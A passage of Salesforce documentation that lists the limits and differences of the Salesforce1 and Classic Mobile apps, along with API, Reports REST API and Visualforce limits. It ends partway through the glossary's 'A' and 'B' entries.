 - You can't add or delete notes or attachments from the related list. (But you can create a note and relate it to a record, using the **Note** (📌) action in the Salesforce1 action bar. Depending on how your administrator has configured Notes in Salesforce1, this action may not be available for all objects.)
 - Notes and attachments on child records don't display on the parent record's related list.
- If a related list is sorted by a text area field, it doesn't display any records.

Navigation and Actions in Salesforce1: Limits and Differences from the Full Salesforce Site

Navigation

- The Salesforce1 mobile app is supported in portrait orientation only. In the downloadable apps, the interface doesn't rotate when a device is switched to landscape orientation. The mobile browser app interface does rotate but isn't guaranteed to work correctly in this orientation.

Actions

- Most actions, including quick actions, productivity actions, and standard and custom buttons, are displayed in the action bar or list item actions in Salesforce1.
- There are a few differences between the Send Email quick action in Salesforce and the standard Email action in Case Feed:
 - Users can't switch between the rich text editor and the plain text editor in a Send Email action.
 - Templates aren't supported in the Send Email action.
 - Quick Text isn't available in the Send Email action.
 - The Send Email action doesn't support attachments.
 - Users can't save messages as drafts when using the Send Email action.
 - Users can't edit or view the From fields in the Send Email action.

Search in Salesforce1: Limits and Differences from the Full Salesforce Site

In Salesforce1, you don't search across multiple objects at the same time when doing a global search. Instead, you use the search scope bar beneath the global search box to pick the object that you want to search.

The objects available in the search scope bar are the same as the items that appear in the Recent section of the Salesforce1 navigation menu. If you're new to Salesforce and don't yet have a history of recent objects, you're able to search the default set of objects: Accounts, Cases, Contacts, Files, Leads, Opportunities, and Groups and People (unless these items were added directly to the navigation menu). As you spend time working in Salesforce1 and the full Salesforce site, the objects that you use the most eventually replace the default ones in the Recent section and become the objects that are available for global searches in Salesforce1.

 **Note:** It can take up to 15 days for the objects that you work with regularly to appear in the Recent section. To make objects appear under Recent immediately, pin them from your search results in the full site.

If a desired object isn't yet available via global search in Salesforce1, you can search the object directly. From the navigation menu, tap **More** beneath the Recent section to see all objects available to you. Then tap the object to open its record search page.

List views aren't included in Salesforce1 search results, from either a global search or an object-specific record search. To find list views, open the record search page for an object and type your search terms. As you type, the list of matching items expands to show the list views you've most recently accessed in the full Salesforce site.

When searching in Salesforce1, you can't:

- Filter search results
- Pin frequently used items
- Search by division

Data Entry in Salesforce1: Limits and Differences from the Full Salesforce Site

There are some differences between the full Salesforce site and the Salesforce1 app when you're adding new records or updating existing data.

Category	Issue	Creating Records	Editing Records
Any Record	Inline editing isn't available.	✓	✓
	You can't modify a record's owner or its record type.		✓
	Combo boxes, which combine a picklist with a text field, aren't available. Typically the text field is available but the picklist is not.	✓	✓
	If territory management is enabled, you can't assign or modify a record's territory rules.	✓	✓
Accounts and Contacts	The Copy Billing Address to Shipping Address and Copy Mailing Address to Other Address links aren't available.	✓	✓
	If territory management is enabled, the Evaluate this account against territory rules on save option isn't available when editing account records.		✓
Events	An event owner can't change, add, or remove an event's invitees. If two or more contacts are related to an event, the owner can't edit them; if the event has just one related lead or contact, the owner can edit it but not add more.		✓
	Events that aren't related to a contact or object aren't displayed.	✓	✓

Category	Issue	Creating Records	Editing Records
	You can't accept or decline an event you've been invited to.		✓
	You can't use Shared Activities to relate multiple contacts to an event.	✓	✓
	Proposed Events (the New Meeting Request button) aren't supported.	✓	✓
	The <code>Related To</code> field remains editable when the <code>Name</code> field is set to <code>Lead</code> , but you'll receive an error if the <code>Related To</code> field contains data when you save the record.	✓	✓
	You can't create recurring events or change the details of a recurring event series. (You can change the details of individual occurrences in an event series.)	✓	✓
	The <code>Subject</code> field doesn't include a picklist of previously defined subjects.	✓	✓
	The <code>Email</code> and <code>Phone</code> fields for an associated contact aren't displayed.	✓	✓
	Spell-checking for the <code>Description</code> field isn't available.	✓	✓
	You can't add attachments.	✓	✓
	You can't send notification emails.	✓	✓
	You can't set event reminders.	✓	✓
Leads	When you add a new lead, the <code>Campaign</code> field and the <code>Assign using active assignment rule" checkbox</code> aren't available. You can add values to these fields in the full site.	✓	
Opportunities	You can't edit the <code>Probability</code> or <code>Forecast Category</code> fields. However, values are automatically added to these fields (based on the value of the <code>Stage</code> field) when you save the record. You can manually edit the values for these fields in the full site.	✓	✓
Tasks	The <code>Subject</code> field doesn't include a picklist of previously defined subjects.	✓	✓
	The <code>Related To</code> field remains editable when the <code>Name</code> field is set to <code>Lead</code> , but you'll receive an error if the <code>Related To</code> field contains data when you save the record.	✓	✓
	The <code>Email</code> and <code>Phone</code> fields for an associated contact aren't displayed.	✓	✓
	You can't use Shared Activities to relate multiple contacts to a task.	✓	✓
	You can't create recurring tasks or change the details of a recurring task series. (You can change the details of individual occurrences in a task series.)	✓	✓
	Spell-checking for the <code>Comments</code> fields isn't available.	✓	✓
	You can't add attachments.	✓	✓
	You can't send notification emails.	✓	✓
	You can't set task reminders.	✓	✓
Lookup Fields	Dependent lookups aren't supported.	✓	✓

Category	Issue	Creating Records	Editing Records
	User-defined lookup filter fields aren't supported.	✓	✓
	Administrator-defined dependent lookup filters aren't supported.	✓	✓
Phone Number Fields	Phone number fields display a keypad, from which you tap out the phone number. The keypad doesn't include parentheses, hyphens, or periods, and Salesforce1 doesn't apply any phone number formatting when you save the record. To apply a specific phone number format, edit the record in the full site.	✓	✓
Picklist Fields	Controlling and dependent picklists are supported, but Salesforce1 doesn't display indicators on create and edit pages for these fields. To determine if a picklist field is dependent, and which picklist field controls it, switch to the full site.	✓	✓

Duplicate Management in Salesforce1: Limits and Differences from the Full Salesforce Site

Duplicate management in the Salesforce1 app is similar to the full site, with these differences:

- Each possible duplicate is shown on a "duplicate card." Salesforce1 shows a maximum of 30 duplicates (10 per object), even if there are more.
- A duplicate card displays three fields, which are derived from the search results format defined for the organization, not from the associated matching rule.
- You can tap a duplicate card to view the possible duplicate record's complete details, but that action erases the information you entered in the new or updated record. You must re-enter that information before you can save the record or view additional duplicate cards.
- By default, duplicate rules run when you complete fields on a record. In Salesforce Classic, duplicate rules run when you save a record.

Notes in Salesforce1: Limits and Differences from the Full Salesforce Site

- When using Salesforce1, you can access all of your notes from the **Notes** item in the Salesforce1 navigation menu. The Salesforce Classic version of the full site doesn't include a Notes tab. Instead, Salesforce Classic users access notes from the **Files** tab.
- You can't relate a note to multiple records in the Salesforce Classic version of the full site, but you can do this using the mobile app.

Salesforce Today in Salesforce1: Limits

The Salesforce Today app is available in the Salesforce1 downloadable apps for Android phones and iPhone and iPad devices. It's not available in the Salesforce1 mobile browser app, nor in the full Salesforce site.

There are some issues when using Today.

- You see local events from selected calendars on your mobile device but Salesforce events aren't available in this release of Today.
- If some or all of your calendar servers don't automatically push data to your device, you need to update your calendars before you can see the most current information in Today.
- The 24-hour time format isn't supported.
- When viewing a multiday event, only the ending date and time are displayed in the highlights area.
- The wrong date and time may display for recurring multiday events.

- If your calendar doesn't display invitee names because the list is too long, Today shows a count of "1 invitee" in the Current Event and Agenda cards on the main view and doesn't show any invitees when you open the event.
- Today is unable to find a matching Salesforce record for a meeting organizer of an iCloud event because the iCloud API doesn't return an email address.
- Today uses the mobile device's time zone setting, while Salesforce events respect the user's Salesforce time zone setting. If there's a difference between these settings when a user logs a local event from Today, the `Time` field in the new Salesforce event record reflects the user's Salesforce time zone and doesn't match the time of the local event.
- On Android devices, a meeting organizer's name may not display correctly if there isn't a matching Salesforce record for the person.
- If another user makes updates to a mobile calendar event record while you're viewing the record in Today on an Android device, you don't automatically see the changes. The record is refreshed the next time you select it from the Today main view.
- Because of the way that the Android OS identifies local events, if a user accesses Today on an Android device to log a local event in Salesforce, then views the same event in Today on a different Android device or an iOS device, it may look like the event wasn't logged and it isn't possible to access the corresponding Salesforce event from Today. The logged event status and link is correct on the original Android device, however.
- On devices running Android 4.4, weather information is always displayed in Today, even if access to location information is disabled. This is an Android 4.4 issue and not something that Today can control.
- Chatter Free and Chatter External users aren't able to access Today because these user license types don't have access to contacts or person accounts.

Activities in Salesforce1: Limits and Differences from the Full Salesforce Site

Events

- Archived events aren't available.
- You can't use Shared Activities to relate multiple objects to an event.
- You can't add events to Microsoft® Outlook®.
- You can't add invitees to events or remove them from events.
- You can't accept or decline an event you've been invited to.
- The Recurrence and Reminder sections aren't displayed on event detail or edit pages.
- Events respect your Salesforce time zone settings, not the time zone setting on your mobile device.
- When viewing Salesforce events from the **Events** item in the Salesforce1 navigation menu, the date bar always begins on Sunday and ends on Saturday, regardless of your device and Salesforce locale settings.
- If viewing the current day's event list at 11:59pm, the list doesn't automatically refresh to the next day at Midnight.
- Invitee related lists display slightly different content from the full Salesforce site. In the full site, the Invitee list includes the event owner as well as invitees. In Salesforce1, the Invitee related list includes invitees only. The following queries let you reproduce the full site functionality in Salesforce1.

If you use Shared Activities in your organization, to allow the event organizer to see all the invitees, use this query:

```
SELECT RelationId FROM EventRelation WHERE isInvitee = true AND eventId='[Event_Id]'
```

where `Event_Id` is the child event's ID.

To allow the event organizer to see all the invitees if your organization doesn't use Shared Activities, use this query:

```
SELECT RelationId FROM EventRelation WHERE eventId='[Event_Id]'
```

These queries get the main event's relations and display them for the given child event. You can add a `WHERE` clause to further filter the results.

Tasks

- Archived tasks aren't available.
- You can't use Shared Activities to relate multiple contacts to a task.
- Group (multiuser) tasks aren't available.
- The Recurrence and Reminder sections aren't displayed on task detail or edit pages.
- When you close a task by tapping the icon, the task is shown crossed out until you refresh the list.
- In task lists, the sorting of priority tasks is determined by the order of the fields in the priority picklist.
- The more tasks that you have, and the more relationships that your tasks have to other records, the longer it may take to view tasks or use other features in the Salesforce1 app.
- When more than 1,000 overdue tasks exist, task lists in Salesforce1 don't display any overdue tasks at all. Use the full site to view your overdue tasks and close them, postpone them, or delete their due dates.
- Task layouts contain a few unique elements that make tasks easier to work with. These elements don't appear in a compact layout because you can't change them, but users always see them:
 - The and icons represent the status of the `isclosed` field to users with the Edit Task permission.
 - The  icon represents a task marked high priority (including custom high priority).
 - All tasks show the subject.
 - All tasks show the due date, if it exists and a user has permission to view it.
 - Tasks include the primary contact and the account or other record, if they exist.

The fields in each list may vary, depending on your organization's settings.

You control the layout of task records and tasks in the task list using compact layouts. You control related lists, as always, using the page layout editor. Adding the subject or due date field to either layout doesn't change the appearance of tasks—those fields won't appear twice.

Below the built-in task elements, Salesforce1 displays up to three additional fields.

- The default compact layout for tasks includes two fields: the name of a lead or contact, and an opportunity, account, or other record the task is related to.
- In an Activities related list, a task's fields depend on what record you're viewing and how you've defined the layout for that object.

For more information, see [Compact Layouts](#).

Work.com in Salesforce1: Limits and Differences from the Full Salesforce Site

When using Work.com features in Salesforce1, you can't:

- Share goals and metrics
- Link metrics to reports
- Refresh metrics that are linked to reports
- Link parent goals and subgoals
- Add goal images
- Create custom badges

- Offer or request feedback
- View custom metric fields
- Create, fill out, or dismiss performance summaries
- Manage performance summary cycles

Reports and Dashboards in Salesforce1: Limits and Differences from the Full Salesforce Site

- Dashboards are read only.
- Lightning Experience dashboards that have more than three columns display in a three-column layout on phones and tablets.
- Legacy Salesforce Classic charts display instead of the new Lightning Experience charts.
- Report Charts aren't available.
- Reports display a maximum of 2,000 rows, same as on the full Salesforce site.
- A dashboard's Chatter feed is available in the full Salesforce site, but not in Salesforce1.
- When you view a report with groupings, the groupings are displayed as columns at the end of the report.
- Summary reports, matrix reports, and tabular reports are available in Salesforce1, but matrix and summary reports are shown in tabular format. Joined reports aren't available.
- When you view a report with more than 16 summary fields in Salesforce1, you receive an error message.
- You can't view reports that show conditional highlighting in Salesforce1.
- You can't drill into reports that have more than three checkbox fields.
- In addition to rerunning all reports in a dashboard, which can take time, you can quickly refresh the dashboard to show data from the last run.
- In Salesforce1, just as in the full Salesforce site, you can only run dashboards as a user in your role hierarchy. However, in Salesforce1 you can choose from all users in your organization. If you select a user outside your role hierarchy, you get an error.
- In some situations, data displayed in a dashboard component can get out of sync with data in the report that's displayed on the same page. When a dashboard component's data doesn't match the report, one of these things is happening:
 - The dashboard is being refreshed as the configured user or the running user, while a report is always run as the current user.
 - The report was refreshed more recently than the dashboard. A report is refreshed every time you look at it (assuming you aren't working offline), but a dashboard component is refreshed only when the dashboard it belongs to is refreshed.

The same temporary mismatch can occur in the full site, but there you see reports and dashboard charts on separate pages. In Salesforce1, you see the report and the dashboard chart on the same page.
- Salesforce1 can't render reports via URLs that use dynamic parameter values. If you modify a URL to pass parameters into reports, Salesforce1 shows a blank screen (a report record with no returned results).

Chatter in Salesforce1: Limits and Differences from the Full Salesforce Site

When using Chatter in the Salesforce1 mobile app, you can't:

Feeds

- Send or view Chatter messages.
- See Chatter activity statistics or Chatter influence status.
- Share public posts.
- Add or view Chatter favorites.

- Filter records.
- Search in feeds on user profiles and records.
- Invite coworkers to sign up for Chatter.
- Use emoticons, the character combinations that add expressions like a smiley face to a post.
- Edit feed posts or comments (but you can see feed items that were edited in the full site).

Topics (Salesforce1 mobile browser app only)

- See trending topics.
- Edit topic details (name and description).
- Tag favorite topics.
- See a large list of tagged topics all at once—tap **More** to see all topics.
- Assign topics to records.
- View records assigned to a topic.
- See these related lists: Related Topics, Related Groups, Knowledgeable on Topics, Recent Files.
- See topics in auto-complete options when searching.
- Delete topics.

People and Profiles

- Edit profile information in the Salesforce1 downloadable app for iOS devices.
- Upload a profile photo using the Good Access™ secure mobile browser.
- Use custom profiles.

Groups

- Invite customers to join private customer groups.
- Add records to Chatter groups with customers using the Add Record publisher action.
- Withdraw requests to join private groups
- Change email and in-app notification settings for groups in communities.
- Perform the following group owner and manager actions:
 - Remove files from the group files list.
 - Upload group photos from the Salesforce1 downloadable apps

Chatter Messenger

- Chat with people.
- View your chat history.

Files

- View file types other than these: .doc, .docx, .pdf, .ppt, .pptx, .xls, .xlsx, and all image files, including .gif, .jpg, and .png formats.
- Access Files from the Salesforce1 navigation menu if you're a high-volume portal user.
- Upload files using the Good Access secure mobile browser.

Chatter Questions in Salesforce1: Limits and Differences from the Full Salesforce Site

- To access the action drop-down menu for a question, tap the question.
- You don't see similar questions and knowledge articles when you ask questions.

- You can't select best answers.

Salesforce Communities in Salesforce1: Limits and Differences from the Full Salesforce Site

Salesforce Communities in Salesforce1 is similar to the full site, with these differences:

- The Salesforce1 navigation menu in a community is different from the navigation menu in your internal organization in the following ways:
 - The navigation menu shows only the tabs that the administrator has included in that community via Tabs & Pages in the community's administration settings.
 - The Chatter tab is divided into three menu options in Salesforce1. If your community includes the Chatter tab, you'll see navigation menu items for Feeds, People, and Groups.
 - The Events and Today items aren't supported in communities and don't display in the navigation menu.
 - Tasks are available only to users with the Edit Tasks permission.
- There is no All Company Feed.
- Site.com branding is not supported.
- The Community Management page isn't available in Salesforce1.
- Community members can't flag private messages as inappropriate.
- Reputation isn't supported in Salesforce1. However, if reputation is enabled and set up in the full site, users do accrue points when using Salesforce1. For example, if the community manager set up a point system in the full site and assigned point values for writing a post and commenting on a post, then users in the community earn points with every post and comment made in Salesforce1. Users can view their points in the full site only though.
- Search is scoped by community and returns only items from the current community. The only exception is records, since they are shared across communities.
- Role-based external users can approve and reject approval requests from the Approval History related list on records, but they can't submit requests for approval.
- A user's list of notifications includes notifications from all communities the user is a member of. The name of the community in which the notification originated appears after the time stamp.
- External users accessing communities don't see a help link.
- In the Salesforce1 Mobile Browser App, external users' photos don't include any visual indication that the user is an external user. In the full Salesforce site and Salesforce1 Downloadable App, the upper left corner of an external user's photo is orange.
- The community template and your user licenses determine how you can access communities using Salesforce1. For more information, see *Access to Communities Using Salesforce1* in the Salesforce Help.
- Salesforce Knowledge is not supported for communities in the Salesforce1 mobile browser app and the Salesforce1 downloadable apps for iOS and Android.
- Group members in communities can't edit their email and in-app notification settings in Salesforce1. As a workaround, users can set their group email notification preference to **Every Post** in the community from the full site. Doing this automatically enables both email notifications and in-app notifications in Salesforce1 for that group.

Approvals in Salesforce1: Limits and Differences from the Full Salesforce Site

These approval-related options aren't available in the Salesforce1 mobile app:

- Recalling approval requests.

- Reassigning approval requests.
- Manually selecting the next approver. For approval requests that require this manual selection, the approver needs to log in to the full Salesforce site.

In addition:

- The Approval History related list doesn't display comments.
- Salesforce1 notifications for approval requests aren't sent to queues. For each approval step involving a queue, we recommend adding individual users as assigned approvers, so at least those individuals can receive the approval request notifications in the mobile app. To have both queues and individual users as assigned approvers, select **Automatically assign to approver(s)** instead of **Automatically assign to queue** in the approval step.
- Salesforce1 notifications for approval requests are sent only to users who have access to the record being approved. Assigned approvers who don't have record access can still receive email approval notifications, but they won't be able to complete the approval request until someone grants record access.
- When working with approvals in communities, role-based external users can see and take action from the Approval History related list, but they can't submit requests for approval.

Salesforce1 Notifications: Limits

- The notifications list in the app displays the 20 most recent notifications you received within the last 90 days.
- To ensure that sensitive information isn't distributed through a third-party service without proper authorization, push notifications include only minimal content by default. To include full content in push notifications (for example, a post or a comment, a Chatter group's name, or a task description), from Setup in the full site, enter *Salesforce1 Notifications* in the Quick Find box, then select **Salesforce1 Notifications**. Next, select *Enable full content in push notifications*, and agree to the terms and conditions on behalf of your company.
- The Salesforce1 mobile browser app uses the Streaming API. [Streaming API limits](#) apply to in-app notifications in the mobile browser app.
- When you submit a record for approval in Salesforce, you can add comments. These comments are included in the approval process step detail page in Salesforce. In Salesforce1, you cannot view comments when you look at approval details.

Salesforce Customizations in Salesforce1: Limits and Differences from the Full Salesforce Site

Custom Home Pages

- Salesforce1 doesn't support login redirection to Salesforce apps or custom home tabs like the full Salesforce site does. If you prefer to retain this redirection for users who log in to Salesforce from a mobile browser, turn off the Salesforce1 mobile browser app. This can be done on a user-by-user basis or for your entire organization.

Custom Actions and Buttons

- Custom buttons that are added to the Button section of a page layout and that use a Visualforce page as the content source are supported in Salesforce1. Remember that the Visualforce page must be enabled for use in Salesforce1.
Custom links, custom buttons that are added to list views, and custom buttons that define the content source as *URL* or *OnClick JavaScript* aren't available in Salesforce1.
- Custom images used for action icons must be less than 1 MB in size.

Visualforce Pages

- Standard tabs, custom object tabs, and list views that are overridden with a Visualforce page aren't supported in Salesforce1. The Visualforce page is shown for full site users but Salesforce1 users will see the default Salesforce1 page for the object instead. This restriction exists to maintain the Salesforce1 experience for objects.
- Embedded Visualforce pages—that is, those added to a page layout—that contain an `<apex:enhancedList>` component may cause the Salesforce1 app to crash when used on iOS devices.
- When viewing Visualforce pages on an Android device, horizontal scrolling doesn't work if the page is wider than the viewport. Redesign the page so that it's narrower than the viewport.

Lightning Pages

- You can't add more than 25 components to a Lightning Page.

Programmatic Customizations

- These programmatic customizations to the UI aren't supported: Web tabs and S-controls.

Security in Salesforce1: Limits and Differences from the Full Salesforce Site

When a user who doesn't have the "View Encrypted Data" permission clones a record, encrypted fields show masked data.

Salesforce Classic Mobile App Limits

Mobile Device Limits

BlackBerry smartphones

- Mobile users running versions 4.0 - 4.3 of the BlackBerry operating system can still download and install the Salesforce Classic Mobile app; however, the mobile server will detect the older operating system and send version 11.6 of Salesforce Classic Mobile, which was the last release that supported BlackBerry operating system versions 4.0 - 4.3. Users on version 11.6 of Salesforce Classic Mobile can't use any of the new features included in the current release or future releases.
- BlackBerry touchscreen devices use the same Salesforce Classic Mobile app as other BlackBerry devices, so some aspects of Salesforce Classic Mobile aren't optimized for the touchscreen interface.

Apple iPhone and iPod Touch devices

- Third parties (including, but not limited to, Apple Inc. and your network connectivity provider) may at any time restrict, interrupt or prevent use of Salesforce Classic Mobile for the iPhone and iPod touch devices, or delete the Salesforce Classic Mobile app from iPhone or iPod touch devices, or require Salesforce to do any of the foregoing, without entitling the customer to any refund, credit or other compensation from such third-party or Salesforce.
- Service level agreements don't apply to the Salesforce Classic Mobile for iPhone product. Additional limitations are described in the Order Form Supplement for Salesforce Classic Mobile

for iPhone, which users are required to accept upon download or installation of the Salesforce Classic Mobile for iPhone product.

Dashboards Limits

When working with dashboards in Salesforce Classic Mobile, these limitations exist:

- You can't create or edit dashboards.
- Links to custom report details are disabled.
- The minimum BlackBerry operating system requirement for mobile dashboards is 4.5. Mobile dashboards are compatible with version 4.2 and 4.3, but tables in the dashboards might not display properly. To find out which operating system is installed on your BlackBerry smartphone, go to the BlackBerry home screen, and then select **Options > About**.

Platform Limits

IN THIS SECTION:

[API Usage Limits](#)

[Reports and Dashboards REST API Limits](#)

[Visualforce Component Limits](#)

API Usage Limits

To maintain optimum performance and ensure that the Force.com API is available to all our customers, Salesforce balances transaction loads by imposing two types of limits:

- [Concurrent API Request Limits](#)
- [Total API Request Limits](#)

When a call exceeds a request limit, an error is returned.

These limits do not apply to functional limits of Salesforce APIs that are not tied to API calls. An example would be the Batch Limit for Bulk API, which is governed by its own limit, and not monitored as an API usage limit.

 **Note:** Chatter REST API has different limits than other Salesforce APIs. See [Chatter REST API Rate Limits](#).

EDITIONS

Available in: Salesforce Classic

Available in:

- Professional
- Enterprise
- Performance
- Unlimited
- Developer
- Database.com

Concurrent API Request Limits

The following table lists the limits for various types of organizations for concurrent inbound requests (calls) with a duration of 20 seconds or longer.

Organization Type	Limit
Developer Edition	5
Trial organizations	5

Organization Type	Limit
Production organizations	25
Sandbox	25

Total API Request Limits

The following table lists the limits for the total API requests (calls) per 24-hour period for an organization.

Salesforce Edition	API Calls Per License Type	Minimum	Maximum
All Editions: DebuggingHeader on API testing calls for Apex specified. Valid in API version 20 and later.	N/A	1,000	1,000
Developer Edition	N/A	15,000	15,000
<ul style="list-style-type: none"> Enterprise Edition Professional Edition with API access enabled 	<ul style="list-style-type: none"> Salesforce: 1,000 Force.com Light App: 200 Force.com Enterprise App: 200 Salesforce Platform: 1,000 Force.com - One App: 200 <p> Note: This license is not available to new customers.</p> <ul style="list-style-type: none"> Partner Community: 200 Gold Partner: 200 <p> Note: This license is not available to new customers.</p>	15,000	1,000,000
<ul style="list-style-type: none"> Unlimited Edition Performance Edition 	<ul style="list-style-type: none"> Salesforce: 5,000 Force.com Light App: 200 Force.com Enterprise App: 200 Force.com App Bundle: 1,000 Salesforce Platform: 5,000 Force.com - One App: 200 <p> Note: This license is not available to new customers.</p> <ul style="list-style-type: none"> Partner Community: 200 Gold Partner: 200 <p> Note: This license is not available to new customers.</p>	15,000	Unlimited. However, at any high limit, it is likely that other limiting factors such as system load may prevent you from using your entire allocation of calls in a 24-hour period.

Salesforce Edition	API Calls Per License Type	Minimum	Maximum
Sandbox	N/A	N/A	5,000,000

You can find information for API requests in the API Usage box on the system overview page.

Limits are enforced against the aggregate of all API calls made by the organization in a 24 hour period; limits are not on a per-user basis. When an organization exceeds a limit, all users in the organization may be temporarily blocked from making additional calls. Calls will be blocked until usage for the preceding 24 hours drops below the limit.

In the Salesforce application, administrators can view how many API requests have been issued in the last 24 hours on the Company Information page. Administrators can also view a more detailed report of API usage over the last seven days by navigating to the **Reports** tab, selecting the Administrative Reports folder, and clicking the **API Usage Last 7 days** report.

 **Note:** Limits are automatically enforced for all editions.

Any action that sends a call to the API counts toward usage limits, except the following:

- Outbound messages
- Apex callouts

You can configure your organization so that email is sent to a designated user when the number of API requests has exceeded a specified percentage of the limit. To do so, from Setup, enter *API Usage Notifications* in the Quick Find box, then select **API Usage Notifications**.

Example API Usage Metering Calculations

The following examples illustrate API usage metering calculations for several scenarios:

- For an Enterprise Edition organization with fifteen Salesforce licenses, the request limit is 15,000 requests (15 licenses X 1,000 calls).
- For an Enterprise Edition organization with 15,000 Salesforce licenses, the request limit is 1,000,000 (the number of licenses X 1,000 calls is greater than the maximum value, so the lower limit of 1,000,000 is used).
- For a Developer Edition organization that made 14,500 calls at 5:00 AM Wednesday, 499 calls at 11:00 PM Wednesday, only one more call could successfully be made until 5:00 AM Thursday.
- For an Enterprise Edition organization with 60 Gold Partner licenses, the request limit is 15,000 (the number of licenses X 200 calls is less than the minimum value of 15,000).

Increasing Total API Request Limit

The calculation of the API request limit based on user licenses is designed to allow sufficient capacity for your organization based on your number of users. If you need a higher limit and you don't want to purchase additional user licenses or upgrade to Performance Edition, you can purchase additional API calls. For more information, contact your account representative.

Before you purchase additional API calls, you should perform a due diligence of your current API usage. Client applications, whether it is your own enterprise applications or partner applications, that make calls to the API can often be optimized to use fewer API calls to do the same work. If you are using a partner product, you should consult with the vendor to verify that the product is making optimal use of the API. A product that makes inefficient use of the API will incur unnecessary cost for your organization.

Reports and Dashboards REST API Limits

Reports and Dashboards REST API has the following limitations:

Reports API Limits

- Cross filters, standard report filters, and filtering by row limit are unavailable when filtering data.
- Historical trend reports are only supported for matrix reports.
- The API can process only reports that contain up to 100 fields selected as columns.
- A list of up to 200 recently viewed reports can be returned.
- Your organization can request up to 500 synchronous report runs per hour.
- The API supports up to 20 synchronous report run requests at a time.
- A list of up to 2,000 instances of a report that was run asynchronously can be returned.
- The API supports up to 200 requests at a time to get results of asynchronous report runs.
- Your organization can request up to 1,200 asynchronous requests per hour.
- Asynchronous report run results are available within a 24-hour rolling period.
- The API returns up to the first 2,000 report rows. You can narrow results using filters.
- You can add up to 20 custom field filters when you run a report.

Dashboards API Limits

- Your organization can request up to 200 dashboard refreshes per hour.
- Your organization can request results for up to 5,000 dashboards per hour.

Visualforce Component Limits

Visualforce uses a tag-based markup language for building applications and customize the Salesforce user interface.

The following table describes the limits for Visualforce components and pages.

Limit	Value
Maximum length of a Visualforce page name (the text in the URL that uniquely identifies the Visualforce page)	40 characters Page names can't be longer than 40 characters.
Maximum length for source code of a Visualforce page (the source code, not the rendered response)	1 MB of text A single page can hold up to 1 MB of text, or approximately 1,000,000 characters.
Maximum length for source code of a Visualforce component (the source code)	1 MB of text A single component can hold up to 1 MB of text, or approximately 1,000,000 characters.
Maximum width of a Visualforce page displayed on a profile tab	750 pixels A single page displayed on a profile tab can't be wider than 750 pixels.

GLOSSARY

[A](#) | [B](#) | [C](#) | [D](#) | [E](#) | [F](#) | [G](#) | [H](#) | [I](#) | [J](#) | [K](#) | [L](#) | [M](#) | [N](#) | [O](#) | [P](#) | [Q](#) | [R](#) | [S](#) | [T](#) | [U](#) | [V](#) | [W](#) | [X](#) | [Y](#) | [Z](#)

This glossary defines terms that appear throughout the Salesforce documentation suite.

A

Account

An *account* is an organization, company, or consumer that you want to track—for example, a customer, partner, or competitor.

Account Assignment Rule

A rule that automatically assigns accounts to territories, based on criteria you define.

Account Team

An account team is a team of users that work together on an account. For example, an account team may include an executive sponsor, dedicated support representative, or project manager.

Activity (Calendar Events/Tasks)

Planned task or event, optionally related to another type of record such as an account, contact, lead, opportunity, or case.

Administrator (System Administrator)

One or more individuals in your organization who can configure and customize the application. Users assigned to the System Administrator profile have administrator privileges.

Amount Without Adjustments

Applies to Collaborative Forecasts. The sum of all of a person's owned revenue opportunities and also his or her subordinates' opportunities, without adjustments. Subordinates include everyone reporting up to a person in the forecast hierarchy.

Amount Without Manager Adjustment

Applies to Collaborative Forecasts. The forecast number as seen by the forecast owner. This is the sum of the owner's revenue opportunities and his or her subordinates' opportunities, including adjustments made by the forecast owner on her or her own or subordinates' forecasts. *It doesn't include adjustments made by forecast managers above the owner in the forecast hierarchy.*

Answers

Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

Apex

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

Apex Connector Framework

The Apex Connector Framework is a set of classes and methods in the `DataSource` namespace for creating your own custom Lightning Connect adapter. Create a custom adapter to connect to data that's stored outside your Salesforce organization when the other available Lightning Connect adapters aren't suitable for your needs.

App

Short for “application.” A collection of components such as tabs, reports, dashboards, and Visualforce pages that address a specific business need. Salesforce provides standard apps such as Sales and Call Center. You can customize the standard apps to match the way you work. In addition, you can package an app and upload it to the AppExchange along with related components such as custom fields, custom tabs, and custom objects. Then, you can make the app available to other Salesforce users from the AppExchange.

App Menu

See Force.com App Menu.

AppExchange

The AppExchange is a sharing interface from Salesforce that allows you to browse and share apps and services for the Force.com platform.

Approval Action

See Workflow and Approval Actions.

Approval Process

An approval process is an automated process your organization can use to approve records in Salesforce. An approval process specifies the steps necessary for a record to be approved and who must approve it at each step. A step can apply to all records included in the process, or just records that meet certain administrator-defined criteria. An approval process also specifies the actions to take when a record is approved, rejected, recalled, or first submitted for approval.

Article

Articles capture information about your company's products and services that you want to make available in your knowledge base.

Article Manager

Salesforce uses the term *article manager* to represent a specific type of user. Article managers can access the Article Management tab to create, edit, assign, publish, archive, and delete articles. Article managers are sometimes referred to as knowledge managers. Article managers require the “Manage Articles” user permission. The Article Management tab is not visible to users without “Manage Articles.”

Article Type

All articles in Salesforce Knowledge are assigned to an *article type*. An article's type determines the type of content it contains, its appearance, and which users can access it. For example, a simple FAQ article type might have two custom fields, *Question* and *Answer*, where article managers enter data when creating or updating FAQ articles. A more complex article type may require dozens of fields organized into several sections. Using layouts and templates, administrators can structure the article type in the most effective way for its particular content. User access to article types is controlled by permissions. For each article type, an administrator can grant “Create,” “Read,” “Edit,” or “Delete” permissions to users. For example, the article manager might want to allow internal users to read, create, and edit FAQ article types, but let partner users only read FAQs.

Asset

A specific model or type of product that a customer owns. Depending on how your organization uses assets, they can represent your products that the customer has purchased and installed or your competitor's products that the customer uses.

Assignment

An assignment is a draft article that has been assigned to another user for editing. Assignments may contain brief instructions and a due date.

@Mention

An @mention (or at mention) is the @ symbol followed by a person's or group's name, for example, **@Bob Smith** or **@DocTeam**. You can @mention people in Chatter posts and comments. When you @mention someone, the @mention links to their profile, the post or comment displays in their feed, and they are emailed a notification.

Auto-Response Rule

A set of conditions for sending automatic email responses to case or lead submissions based on the attributes of the submitted record. Applicable cases include those submitted through a Self-Service portal, a Customer Portal, a Web-to-Case form, an Email-to-Case message, or an On-Demand Email-to-Case message. Applicable leads include those captured through a Web-to-Lead form.

B

Best Case Amount

Revenue projection in a forecast that identifies total “possible” revenue for a specific month or quarter. For managers, this should equal the total amount of revenue they and their entire team might possibly generate.

Best Answer

